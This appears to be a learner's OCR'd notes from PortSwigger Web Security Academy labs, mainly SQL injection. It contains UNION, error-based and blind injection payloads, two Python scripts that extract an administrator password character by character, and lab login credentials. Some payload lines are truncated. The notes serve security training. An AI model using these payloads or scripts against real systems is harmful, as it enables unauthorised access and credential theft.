





- name of all tables
- find the uniqe table name like i have found this one
-



- NOTE： while doing this lab again the lab was canceled the lab and the new table name is `users_eyidjg` from this `users_hayxil`







for login ：

username: `administrator`


password: `y78p8ihwwwe4eq4iy50a`




▼ https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle




there is no more then 2 column’s



i have found the name of table `USERS_SXMYYJ`



i have found the column’s of password and column (extra is email no need)




i have found the table of users corresponding their password

users_name	password
wiener	5aaih745ww0hlu4f6tbq
carlos	j3go7tggs5dol7tflt39
administrator	olnx3vy1g94y4qscueho


i suppose in this format

▼ https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns



NOTE : this `'+UNION+SELECT+null,null,null--` and this `' ORDER BY 3--` works some

▼ https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text




GET /filter?category=`'+UNION+SELECT+null,'QJwwQv',null--` HTTP/2


the end goal is print the `QJwwQv` string in database

in sql ： SELECT NULL; the select query works as print (ex. print(None)) . select print null means nothing it none!

▼ https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables



▼ https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column



▼ https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses

▼ Script used in this lab:

```
import requests

# Target URL
url = 'https://0ad6005603a8d3268c99591e00c6000d.web-security-academy.net/filter?category=Pets'

# Possible characters in the password
characters = 'abcdefghijklmnopqrstuvwxyz0123456789'

# Session cookies
cookie = {'TrackingId': 'aK606hO9H9bDQFIk', 'session': 'm7sPsUWE4FbkJdznk8jQNQGCWSEJifgT'}

def get_length():
    """Finds the length of the administrator password."""
    for i in range(1, 101):
        payload = f"' AND (SELECT LENGTH(password) FROM users WHERE username='administrator') = {i}-
        cookie['TrackingId'] = 'aK606hO9H9bDQFIk' + payload
        r = requests.get(url, cookies=cookie)
        if 'Welcome back!' in r.text:
            return i

def get_data(length):
    """Extracts the password one character at a time."""
    password = ""
    for i in range(1, length + 1):
        for char in characters:
            payload = f"' AND SUBSTRING((SELECT password FROM users WHERE username='administrator')
            cookie['TrackingId'] = 'aK606hO9H9bDQFIk' + payload
            r = requests.get(url, cookies=cookie)
            if 'Welcome back!' in r.text:
                password += char
                print(f"Found character {i}: {char}")
                break  # Move to the next character
    return password

# Step 1: Get password length
length = get_length()
print(f"Password length: {length}")

# Step 2: Extract password
```

```
print("Dumping Data... please wait.")
password = get_data(length)
print(f"Got it! Password: {password}")
```

- NOTE: you have to change some values in this python script


▼ https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors

▼ Script used in this lab :

```
import requests

# Target URL
url = 'https://0a2000f104f345b5807053bb003e00e3.web-security-academy.net/filter?category=Lifestyle'

# Possible characters in the password
characters = 'abcdefghijklmnopqrstuvwxyz0123456789'

# Session cookies
cookie = {'TrackingId': 'ZLoKvnKI6qicdS4X', 'session': 'Lpq6MPgcZWalrBCKrxSggcRMWdWObEBK'}

def get_length():
    """Finds the length of the administrator password."""
    for i in range(1, 101):
        payload = f"' || (SELECT CASE WHEN (LENGTH((SELECT password FROM users WHERE username='a
        cookie['TrackingId'] = 'ZLoKvnKI6qicdS4X' + payload
        r = requests.get(url, cookies=cookie)
        if  r.status_code == 500:
            return i

def get_data(length):
    """Extracts the password one character at a time."""
    password = ""
    for i in range(1, length + 1):
        for char in characters:
            payload = f"' || (SELECT CASE WHEN (SUBSTR((SELECT password FROM users WHERE username
            cookie['TrackingId'] = 'ZLoKvnKI6qicdS4X' + payload
            r = requests.get(url, cookies=cookie)
            if  r.status_code == 500:
                print(password)
                password += char
                print(f"Found character {i}: {char}")
                break  # Move to the next character
    return password

# Step 1: Get password length
length = get_length()
print(f"Password length: {length}")

# Step 2: Extract password
print("Dumping Data... please wait.")
password = get_data(length)
print(f"Got it! Password: {password}")
```

- NOTE: you have to change some values in this python script

▼ https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based




```
' AND SELECT CAST((SELECT password FROM users LIMIT 1 OFFSET 3 ) As INT)--
```

output of the above query:
list of password in table⇒
password1
password2
password3
password4


explination: LIMIT 1 select only the password4 by OFFSET query besides the all above password (password1,password2,password3)

▼ https://portswigger.net/web-security/sql-injection/blind/lab-time-delays




▼ https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval

▼ https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band




use burpsuitepro Burp Collaborator's link default public server.


▼ https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band-data-exfiltration



copy burp Burp Collaborator's link




check collaborator's and put now



then you can see the password


▼ https://portswigger.net/web-security/sql-injection/lab-sql-injection-with-filter-bypass-via-xml-encoding



use extension 'hackvector' then encode inside the product *id by using hackvector ⇒ 'hash_enities'*


▼ path traversal

▼ https://portswigger.net/web-security/file-path-traversal/lab-simple




▼ **XML external entity (XXE) injection**

▼ https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files

